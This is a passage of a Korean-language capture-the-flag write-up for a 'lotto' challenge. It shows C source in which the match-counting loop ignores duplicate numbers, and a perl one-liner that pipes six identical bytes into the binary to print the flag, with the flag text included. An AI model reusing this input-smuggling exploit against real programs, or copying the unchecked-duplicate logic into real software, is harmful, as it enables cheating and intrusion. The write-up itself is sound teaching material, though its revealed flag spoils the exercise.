    printf("http://www.nlotto.co.kr/counsel.do?method=playerGuide#buying_guide01₩n₩n");
    printf("mathematical chance to win this game is known to be 1/8145060.₩n");
}

int main(int argc, char* argv[]){

    // menu
    unsigned int menu;

    while(1){

        printf("- Select Menu -₩n");
        printf("1. Play Lotto₩n");
        printf("2. Help₩n");
        printf("3. Exit₩n");

        scanf("%d", &menu);
```

```
            switch(menu){
                case 1:
                    play();
                    break;
                case 2:
                    help();
                    break;
                case 3:
                    printf("bye₩n");
                    return 0;
                default:
                    printf("invalid menu₩n");
                    break;
            }
        }
        return 0;
}
```

입력받은 로또 같을 검사해서 match 가 6 이되면 flag 를 출력해준다. 해당 부분이 아래와 같은데 로또 번호를 확인하는 반복문이 있는데

```
// calculate lotto score
int match = 0, j = 0;
for(i=0; i<6; i++){
        for(j=0; j<6; j++){
            if(lotto[i] == submit[j]){
                match++;
            }
        }
}

// win!
if(match == 6){
        system("/bin/cat flag");
}
else{
        printf("bad luck...₩n");
}
```

[result]

lotto@ubuntu:~$ (perl -e 'print "1₩n"'; perl -e 'print "₩x01₩x01₩x01₩x01₩x01₩x01₩n"';cat)|./lotto
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : Lotto Start!
sorry mom... I FORGOT to check duplicate numbers... :(
- Select Menu -
1. Play Lotto
2. Help
3. Exit
^C